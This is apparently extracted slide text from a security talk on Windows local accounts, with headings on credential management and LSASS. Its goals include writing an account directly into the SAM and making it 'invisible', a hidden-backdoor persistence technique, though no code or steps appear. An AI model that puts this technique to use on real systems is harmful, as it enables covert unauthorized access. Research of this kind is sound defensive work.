


GOALS

- Understand authentication/authorization for local accounts
- Create a local account writing directly to the SAM
- Make it invisible!


GOALS

- Understand authentication/authorization for local accounts
- Create a local account writing directly to the SAM
- Make it invisible!




Credential Management

Local Security Subsystem (LSASS)




Credential Management


Local Security Subsystem (LSASS)



